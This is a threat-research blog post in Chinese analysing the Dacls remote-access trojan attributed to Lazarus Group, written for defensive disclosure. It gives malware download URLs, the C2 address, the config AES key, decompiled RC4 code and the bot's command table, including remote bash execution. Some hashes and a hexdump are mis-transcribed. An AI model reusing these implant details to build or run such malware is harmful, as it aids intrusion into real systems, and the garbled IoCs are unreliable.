

Dacls

Lazarus Group使用Dacls RAT攻击Linux平台



jinye, Genshen Ye

Dec 17, 2019 · 16 min read

背景介绍

2019年10月25号，360Netlab未知威胁检测系统发现一个可疑的ELF文件(8ocoefb9e129f7f9bo5a783df6959812)。一开始，我们以为这是在我们发现的Unknown Botnet中比较平凡的一个，并且在那时候VirusTotal上有2款杀毒引擎能够识别。当我们关联分析它的相关样本特征和IoC时，我们发现这个案例跟Lazarus Group有关，并决定深入分析它。

目前，业界也从未公开过关于Lazarus Group针对Linux平台的攻击样本和案例。通过详细的分析，我们确定这是一款功能完善，行为隐蔽并适用于Windows和Linux平台的RAT程序，并且其幕后攻击者疑似Lazarus Group。

事实上，这款远程控制软件相关样本早在2019年5月份就已经出现，目前在VirusTotal上显示被26款杀毒软件厂商识别为泛型的恶意软件，但它还是不为人所知，我们也没有找到相关分析报告。所以，我们会详细披露它的一些技术特征，并根据它的文件名和硬编码字符串特征将它命名为Dacls。

Dacls 概览

Dacls是一款新型的远程控制软件，包括Windows和Linux版本并共用C2协议，我们将它们分别命名为Win32.Dacls和Linux.Dacls。它的功能模块化，C2协议使用TLS和RC4双层加密，配置文件使用AES加密并支持C2指令动态更新。其中Win32.Dacls的插件模块是通过远程URL动态加载，而Linux版本的插件是直接编译

在Bot程序里。我们已经确认在Linux.Dacls中包含6个插件模块：执行命令，文件管理，进程管理，测试网络访问，C2连接代理，网络扫描。


如何关联上 Lazarus Group

首先，我们通过样本 `80c0efb9e129f7f9b05a783df6959812` 中的硬编码字符串特征 `c_2910.cls` 和 `k_3872.cls`，在VirusTotal上找到了5个样本，我们从这些样本代码和相同的C2指令码上可以确认它们是同一套RAT程序，并且分别适用于Windows和Linux平台。

其中一个Win32.Dacls样本 `6de65fc57a4428ad7e262e980a7f6cc7`，它的下载地址为 <https://thevagabondsatchel.com/wp-content/uploads/2019/03/wm64.avi>，在VirusTotal社区用户@raeezabdulla留言中将它标记为Lazarus Group，并引用了一篇报告《CES Themed Targeting from Lazarus》。然后，我们通过这个下载地址我们关联到另一个NukeSped样本 `b578ccf307d55d3267f98349e20ecff1`，它的下载地址为 <http://thevagabondsatchel.com/wp-content/uploads/2019/09/public.avi>。在2019年10月份，这个NukeSped样本 `b578ccf307d55d3267f98349e20ecff1` 曾被推特用户@cyberwar_15标记为Lazarus Group。

另外，我们也在Google上搜到很多Lazarus Group的分析报告和一些开源威胁情报数据，并指出 thevagabondsatchel.com 曾被Lazarus Group用于存放样本。

所以，我们推测Dacls RAT的幕后攻击者是Lazarus Group。



Downloader服务器

我们在疑似被感染的下载服务器 <http://www.areac-agr.com/cms/wp-content/uploads/2015/12/> 上找到了一系列样本，其中包括Win32.Dacls和Linux.Dacls，开源程序Socat，以及Confluence CVE-2019-3396 Payload。所以，我们推测Lazarus Group曾经利用CVE-2019-3396 N-day漏洞传播Dacls Bot程序。

```
MD5 (check.vm) = a99b7ef095f44cf35453465c64f0c70c //Confluence CVE-2019-3396 Payload
MD5 (hdata.dat) = 982bf527b9fe16205fea606d1beed7fa //Log Collector
MD5 (ldata.dat) = 80c0efb9e129f7f9b05a783df6959812 //Linux Dacls Bot
MD5 (mdata.dat) = 80c0efb9e129f7f9b05a783df6959812 //Linux Dacls Bot
MD5 (r.vm) = a99b7ef095f44cf35453465c64f0c70c //Confluence CVE-2019-3396 Payload
MD5 (rdata.dat) = bea49839390e4f1eb3cb38d0fcacf897e //Windows Dacls Bot
MD5 (sdata.dat) = e883bf5fd22eb6237eb84d80bbcf2ac9 //Open-Source Socat
```

逆向分析

Log Collector样本分析

- MD5: 982bf527b9fe16205fea606d1beed7fa

ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header

这个样本的功能很简单，它通过运行参数指定日志搜集接口然后收集目标主机信息。它会避开扫描一些指定的根目录和二级目录，并把检索到的文件路径写入 /tmp/hdv.log。

```
Avoid Scanning Root Directory
/bin
/boot
/dev
/etc
/lib
/lib32
/lib64
/lost+found
/sbin
/sys
```

```
/tmp  
/proc  
/run  
  
Avoid Scanning Secondary Directory  
/usr/bin  
/usr/etc  
/usr/games  
/usr/include  
/usr/lib  
/usr/lib32  
/usr/lib64  
/usr/libexec  
/usr/sbin  
/usr/share  
/usr/src  
/usr/tmp  
/var/adm  
/var/cache  
/var/crash  
/var/db  
/var/empty  
/var/games  
/var/gopher  
/var/kerberos  
/var/lock  
/var/nis  
/var/preserve  
/var/run  
/var/yp
```

日志记录格式示例

deep	name	type	size	last date
0	/	D	0	000000000000
1	bin	D	0	201911290628
2	bash	F	1037528	201907121226
2	bunzip2	F	31352	201907040536
2	busybox	F	1984584	201903070712
2	bzcat	F	31352	201907040536
2	bzcmp	F	2140	201907040536
....				

最后通过执行系统tar命令把日志文件压缩 `tar -cvzf /tmp/hdv.log` 并上传到指定日志搜集接口。


- MD5: 80coefb9e129f7f9b05a783df6959812

*ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for
GNU/Linux 3.2.0, BuildID[sha1]=e14724498374cb9b80a77b7bfeb1d1bd342ee139,
stripped*

Linux.Dacls Bot主要功能包括：执行命令，文件管理，进程管理，测试网络访问，C2连接代理，网络扫描模块。

初始化行为

Linux.Dacls Bot启动后以daemon方式后台运行，并通过启动参数 /pro，Bot PID 文件 /var/run/init.pid 和Bot进程名 /proc/<pid>/cmdline，来区分不同运行环境，我们猜测可能是用于Bot程序升级。



配置文件 .memcahce

Linux.Dacls Bot配置文件固定存放在 `$HOME/.memcache`，文件内容固定为 `0x8E20+4`个字节。如果Bot启动后找不到配置文件，就会根据样本中硬编码的信息，使用AES加密生成默认的配置文件，当Bot和C2 通信后还会继续更新配置文件。

数据结构

我们把配置文件的数据结构信息定义为`struct_global_cfg`，这里存放了Bot运行参数，C2信息，和插件信息等。

```
struct struct_plugin_cfg_data
{
    int plugin_id;
    int plugin_type;
    int unk3;
    char name[1040];
};

struct struct_c2_content
{
    char content[2048];
};

struct struct_global_cfg
{
    int session_id;
    int unk_const1;
    int sus_version_20190417;
    int connect_retry_sleep_time;
    char unk_array1[88];
    int c2_num;
    struct_c2_content c2_list[3];
    char unknown_filed_186C[14340];
    struct_plugin_cfg_data plug_cfg_data_list[15];
};
```

AES 加密算法

- AES, CBC Mode
- Key: A0 D2 89 29 27 78 75 F6 AA 78 C7 98 39 A0 05 ED
- IV: 39 18 82 62 33 EA 18 BB 18 30 78 97 A9 E1 8A 92

解密配置文件

我们把配置文件解密后，可以看到配置文件中一些明文信息，例如：会话ID，版本信息，重新连接C2时间，C2信息等，当成功连接C2后配置文件会根据C2指令更新，比如在配置文件中增加Bot支持的插件信息，更新C2信息等。

00000000: 72 F6 BD 00-00 01 03 00-D1 14 34 01-02 00 00 00 r: 1400
00000010: 00 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00
00000020: session id 00 00 00-00 00 00 00-00 20190417 00 00 retry sleep times
00000030: 00 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00
00000040: 02 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00
00000050: 00 00 00 00-00 00 00 00 00-00 00 00 00 00 00 00 00
00000060: 00 00 00 00-00 00 00 00-03 00 00 00-31 00 37 00 17
00000070: 32 00 2E 00-39 00 33 00-2E 00 32 00-30 00 31 00 2 . 9 3 . 2 0 1
00000080: 2E 00 32 00-31 00 39 00-3A 00 34 00-34 00 33 00 2 . 2 1 9 : 4 4 3
00000090: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00
000000A0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00
000000B0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00
000000C0: 00 00 00 00-00 00 00 00-00 00 00 00 00 00 00 00 00

C2 协议

Linux.Dacls Bot和C2通信主要分为3个阶段，并采用了TLS和RC4双层加密算法，保障数据通信安全。第1阶段是建立TLS连接，第2阶段是双方协议认证过程（Malware Beaconing），第3阶段是Bot发送RC4加密后的数据。

SSL 连接

Time	Source	Destination	Protocol	Length	Info
2019-10-25 13:01:01.986553	192.168.40.138	172.93.201.219	TCP	74	56241 → 443 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=97809 TSecr=0 WS=4
2019-10-25 13:01:02.303766	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2019-10-25 13:01:02.307988	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=1 Ack=1 Win=14600 Len=0
2019-10-25 13:01:02.333829	192.168.40.138	172.93.201.219	TLSv1.2	202	Client Hello
2019-10-25 13:01:02.334021	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1 Ack=149 Win=64240 Len=0
2019-10-25 13:01:02.639691	172.93.201.219	192.168.40.138	TLSv1.2	1514	Server Hello, Certificate
2019-10-25 13:01:02.639730	172.93.201.219	192.168.40.138	TLSv1.2	186	Server Key Exchange, Server Hello Done
2019-10-25 13:01:02.649773	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=149 Ack=1461 Win=17520 Len=0
2019-10-25 13:01:02.650764	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=149 Ack=1593 Win=17520 Len=0
2019-10-25 13:01:03.032258	192.168.40.138	172.93.201.219	TLSv1.2	197	Client Key Exchange
2019-10-25 13:01:03.032498	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1593 Ack=292 Win=64240 Len=0
2019-10-25 13:01:03.044115	192.168.40.138	172.93.201.219	TLSv1.2	60	Change Cipher Spec
2019-10-25 13:01:03.044338	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1593 Ack=298 Win=64240 Len=0
2019-10-25 13:01:03.051204	192.168.40.138	172.93.201.219	TLSv1.2	99	Encrypted Handshake Message
2019-10-25 13:01:03.051423	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1593 Ack=343 Win=64240 Len=0
2019-10-25 13:01:03.660572	172.93.201.219	192.168.40.138	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
2019-10-25 13:01:03.663236	192.168.40.138	172.93.201.219	TCP	54	56241 → 443 [ACK] Seq=343 Ack=1644 Win=17520 Len=0
2019-10-25 13:01:03.681760	192.168.40.138	172.93.201.219	TLSv1.2	87	Application Data
2019-10-25 13:01:03.681962	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1644 Ack=376 Win=64240 Len=0
2019-10-25 13:01:03.955086	172.93.201.219	192.168.40.138	TLSv1.2	87	Application Data
2019-10-25 13:01:03.963750	192.168.40.138	172.93.201.219	TLSv1.2	87	Application Data
2019-10-25 13:01:03.963984	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1677 Ack=409 Win=64240 Len=0
2019-10-25 13:01:04.125604	192.168.40.138	172.93.201.219	TLSv1.2	95	Application Data
2019-10-25 13:01:04.125812	172.93.201.219	192.168.40.138	TCP	60	443 → 56241 [ACK] Seq=1677 Ack=450 Win=64240 Len=0
2019-10-25 13:01:04.135135	192.168.40.138	172.93.201.219	TLSv1.2	87	Application Data

协议认证

建立SSL连接会发送若干次Beacon消息和C2互相确认身份。

CMD	DIRECTION	ENCRYPTED	DESCRIPTION
0x20000	send	no	Beacon
0x20100	recv	no	Beacon
0x20200	send	no	Beacon

RC4 加密和解密流程

- RC4 Key生成算法，完全由随机函数生成，Key长度范围：大于0且小于50

```

memset((__int64)_network_ctx->crypt_table1, 0LL, 0x102LL);
memset((__int64)_network_ctx->crypt_table2, 0LL, 0x102LL);
memset((__int64)_network_ctx->random_key_stream, 0LL, 0x100LL);
_network_ctx->random_key_stream_len = 0;
if ( write_or_read )
{
    _network_ctx->random_key_stream_len = 0x10 * ((signed int)random() % 4) + 1;
    for ( i = 0; i < _network_ctx->random_key_stream_len; ++i )
        _network_ctx->random_key_stream[i] = (signed int)random() % 0xFF;
    reand_tb_len = _network_ctx->random_key_stream_len;
    if ( reand_tb_len < 0x100 )
        _network_ctx->random_key_stream[reand_tb_len] = 0;
}

```

- 置换表生成算法，根据RC4 Key生成RC4加密用的置换表

```

char *_fastcall init_RC4_SBox_401C56(__int64 a1, char *SBox, char *_key, int _key_len)
{
    char *result; // rax
    int key_len; // [rsp+4h] [rbp-2Ch]
    char *key; // [rsp+8h] [rbp-28h]
    unsigned __int8 map_index; // [rsp+2Bh] [rbp-5h]
    signed int i; // [rsp+2Ch] [rbp-4h]
    signed int index; // [rsp+2Ch] [rbp-4h]

    key = _key;
    key_len = _key_len;
    for ( i = 0; i <= 0xFF; ++i )
        SBox[i] = i;
    SBox[0x100] = 0;
    result = SBox;
    SBox[0x101] = 0;
    index = 0;
    map_index = 0;
    while ( index <= 0xFF )
    {
        map_index += SBox[index] + key[index % key_len];
        result = swap_byte_401C22(a1, &SBox[index++], &SBox[map_index]);
    }
    return result;
}

```

- 加/解密算法，根据置换表生成算法完成加/解密，因为RC4是个对称加密算法，所以加/解密算法是一致的

```

__int64 __fastcall RC4_encrypt_decrypt_401D19(__int64 a1, char *SBox, __int64 encrypted_1, __int64 decrypted_1, int len)
{
    __int64 result; // rax
    int encrypted_len; // [rsp+4h] [rbp-34h]
    char *decrypted; // [rsp+8h] [rbp-30h]
    char *encrypted; // [rsp+10h] [rbp-28h]
    int idx; // [rsp+34h] [rbp-4h]

    encrypted = (char *)encrypted_1;
    decrypted = (char *)decrypted_1;
    encrypted_len = len;
    for ( idx = 0; ; ++idx )
    {
        result = (unsigned int)idx;
        if ( idx >= encrypted_len )
            break;
        SBox[0x101] += SBox[(unsigned __int8)++SBox[0x100]];
        swap_byte_401C22(a1, &SBox[(unsigned __int8)SBox[0x100]], &SBox[(unsigned __int8)SBox[0x101]]);
        decrypted[idx] = SBox[(unsigned __int8)(SBox[(unsigned __int8)SBox[0x100]] + SBox[(unsigned __int8)SBox[0x101]]) ^ encrypted[idx]];
    }
    return result;
}

```

- RC4解密示例

在完成协议认证之后，Bot向C2发送RC4 Key长度（头4个字节）和RC4 Key数据。

00000000	00 00 02 00	
00000000	00 01 02 00	Malware Beaconing
00000004	00 02 02 00	
00000008	00 03 02 00 00 00 00 00 00 00 00 00	
00000014	31 00 00 00	
00000018	a3 2f c2 10 f3 92 79 c3 0e f6 e4 e5 2e 69 29 86	
00000028	0d 3a 92 f5 b7 23 fc 91 d9 46 91 55 a3 86 5a 47	
00000038	36 1d 58 2a af d1 6d 3d 49 52 23 77 bc 4d fd 49	
00000048	87	RC4 Key
00000004	fe 3c 2c d7 bf 08 e3 91 d7 00 1f d0	
00000049	fe 3e 2e d7 ef 0d e3 91 d7 00 1f d0	
00000055	94 c0 f0 26 81 d9 27 a5 cc 10 57 af bf 0e 8c 87	
00000065	4c 0d 77 26 53 ba 5e c9 62 a1 76 b9 5d 54 e8 f1	
00000075	4c 4e 9e 2a 13 7a 74 6d 2e 92 ee 13 88 30 6e 80	
00000085	2c 03 e9 5d 08 e3 52 83 88 3b 8d 51 f7 5f d7 f7	
00000095	de 3a 88 22 3f 7a fb e5 ed f5 fd 87 5c a3 2d 7f	
000000A5	d2 bf 23 b6 19 b3 e2 be cf 27 6f 0e 2b f2 98 a1	
000000B5	84 12 3f bc c1 ba af 87 c4 ba d7 9f e9 72 39 4c	
000000C5	c6 48 dc cc 31 df 8b 3c f6 3f 6f 80 95 18 bf 71	
000000D5	87 d3 3f 7f ea f1 0d a0 fd 92 c4 7e 52 50 56 45	
000000E5	ed 2d df 91 b8 43 81 e3 71 fb 99 0d f7 94 7f e5	
000000F5	23 3a c7 dd 7e 4c 5e 27 d7 b4 60 2c 33 48 1a 15	
00000105	80 3e 6d 1d 91 64 4b 7d cc 7c 50 9e bd 97 a2 d4	
00000115	78 92 66 46 eb 47 c5 1a 63 d4 05 4d b0 1d 7f 05	
00000125	be 99 47 86 1a d9 91 d2 f3 43 08 11 fb 56 c8 66	
00000135	30 b2 01 ed 63 be eb 5a e6 94 6d 8b 46 00 8f 48	
00000145	3a e3 79 48 4d 91 0b 45 ca 67 8e b5 e8 79 0e 6a	
00000155	b1 f3 23 a2 bd 85 a1 d8 7a 20 f4 8e 55 1c 3f 1a	
00000165	80 5a 26 c9 46 7c d0 f0 84 f9 5b a8 53 7d 42 67	

C2收到加密Key，向Bot发送密文，解密后为0x00000700指令，之后Bot就会上传主机名相关信息给C2。

Key:

```
a3 2f c2 10 f3 92 79 c3 0e f6 e4 e5 2e 69 29 86
0d 3a 92 f5 b7 23 fc 91 d9 46 91 55 a3 86 5a 47
36 1d 58 2a af d1 6d 3d 49 52 23 77 bc 4d fd 49
87
```

密文:

```
fe 3c 2c d7 bf 08 e3 91 d7 00 1f d0
```

明文:

```
00 07 00 00 00 00 00 00 00 00 00 00
```

C2指令码表

Linux.Dacls Bot接受的指令实际共12个字节，但实际有效大小为4个字节，并分成控制两种模式。

第一种模式：当第3个字节为0，控制Bot主逻辑。

以下是0x00000700指令对应的网络序数据包示例：模式为0x00，指令2为0x07控制Bot上传主机名信息

指令1	指令2	模式	未知
00	07	00	00

第二种模式：当第3个字节为1，控制加载插件逻辑。

以下是0x00010101指令对应的网络序数据包示例：模式为0x01，指令1为0x01控制加载编号为1的插件

指令1	指令2	模式	未知
01	01	01	00

Bot收到指令后，执行成功返回0x20500，执行失败返回0x20600。

- C2指令表，Bot主逻辑部分


MODULE	CMD	ENCRYPT	DESCRIPTION
Core	0x00000601	Yes	上传C2配置信息
Core	0x00000602	Yes	下载配置信息保存到 \$HOME/.memcache
Core	0x00000700	Yes	要求Bot上传主机信息
Core	0x00000900	Yes	要求Bot发送心跳信息

- C2指令表，Bot插件部分


MODULE	CMD	ENCRYPT	DESCRIPTION
/bin/bash	0x00010000	Yes	执行C2下发的bash命令
/bin/bash	0x00010002	Yes	连接到指定的C2执行下发的系统命令
plugin_file	0x00010100	Yes	写文件
plugin_file	0x00010101	Yes	读文件
